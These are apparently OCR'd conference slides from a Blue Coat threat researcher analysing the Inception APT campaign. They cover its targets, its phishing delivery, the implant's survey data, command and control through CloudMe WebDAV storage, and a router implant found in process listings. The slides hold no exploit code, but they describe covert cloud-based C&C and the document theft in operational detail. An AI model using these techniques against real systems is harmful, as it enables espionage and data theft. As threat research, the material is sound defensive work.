The Inception Framework:
An APT campaign in the cloud, mobile, and embedded systems

Waylon Grange
Senior Threat Researcher
Blue Coat Systems
@professor__plum

BLUE COAT®

What is Inception?

BLUE COAT®

Who was targeted


- Government
- Embassies
- Politics
- Finance
- Military
- Engineering
- United Nations Members
- World Petroleum Council

BLUE COAT

Phishing emails

BLUE C

Attack vector



BLUE COAT

Base implant

Sample survey data:

```
{
  'UserName': u'q',
  'ServicePack': 'Service Pack 3',
  'ComputerName': u’2-696316AB411A4',
  'ModuleName': u'C:\\WINDOWS\\system32\\regsvr32.exe',
  'SystemLCID': '0x419',
  'SystemDrive': u’C:\\',
  'isAdmin': True,
  'UserLCID': '0x419',
  'Time': '2014-8-5 17:47:0',
  'OSVersion': '5.1.2600.2',
  'VolumeSerial': ‘0xb48f8edc’
}
```

- Pulls basic survey information from target and uploads this information every ±15 minutes
- Can retrieve additional functionality from Command and Control servers.
- We’ve observed the following additional capabilities downloaded
  - Dir/File walk
  - Survey Domain information
  - System hardware survey
  - Enumerate all installed software
  - Upload files of interest to C&C
    - doc/x, xls/x, ppt/x, pdf

BLUE COAT

Command and control


Mapped network drive….. to the cloud

```
C:\Users\plum>net use
New connections will not be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
                       \\webdav.cloudme.com\depp3353\CloudDrive
                                                 Web Client Network
The command completed successfully.
```

BLUE COAT

Communication channel

- Interchangeable cloud service
- All comms with C&C server are encrypted with 256bit AES
  - Unique encryption key for each sample
- Attacks against same target share same account
- Data is exchange via files dropped in configured folders
- Data from victim is given a selected extension to blend in on cloud server



BLUE COAT

Chinese APT tie

- In some instances we noticed this executable being dropped
- Known to be associated with a Chinese APT group
- Is a simple C&C backdoor whose functionality overlaps with already in place backdoor
- C&C domain for this sample expired shortly after being observed
- Coding skill behind this sample far inferior

Victims


'ModuleName': u'C:\\Windows\\system32\\regsvr32.exe'
'ModuleName': u'C:\\Windows\\SysWOW64\\regsvr32.exe'

Researchers

'ModuleName': u'C:\\analysis\\ollyclean\\LOADDLL.EXE'
'ModuleName': u'C:\\Windows\\system32\\rundll32.exe'

BLUE COAT


Dream within a dream



BLUE COAT®

CloudMe logs

- Cloudme provided access logs for one account
  - Attackers accessed account from over 100 different IPs
  - Attackers IP seemed to change on regular intervals
  - Large majority of IPs came from South Korea
  - IPs didn’t match tor exit nodes or any other known proxies




BLUE COAT

Embedded device security

BLUE COAT

How do I copy?

```
Local Address           Foreign Address         State       PID/Program name
0.0.0.0:ssh             0.0.0.0:*               LISTEN      591/dropbear
0.0.0.0:http            0.0.0.0:*               LISTEN      593/httpd
0.0.0.0:22945           0.0.0.0:*               LISTEN      812/tail-
```





```
683 admin     1056 S    /sbin/epvolTimer
700 admin     1060 S    /sbin/wpsled
703 admin     2244 S    /bin/sh
744 admin        0 SW<  [dwc_org]
772 admin        0 SW   [RtmpCmdQTask]
812 admin     1384 S    /tmp/tail-
874 admin     1292 R    ps
```

- Router runs stream-line Linux
- Uses busybox for basic command line utilities
- “tail-“ looks fishy
- Now, how to download it
  - ~~USB~~
  - ~~SCP~~
  - ~~FTP~~
  - ~~TFTP~~
  - ~~netcat~~
  - ~~echo -e~~
- Wget newer busybox with netcat


BLUE COAT®

Router implant



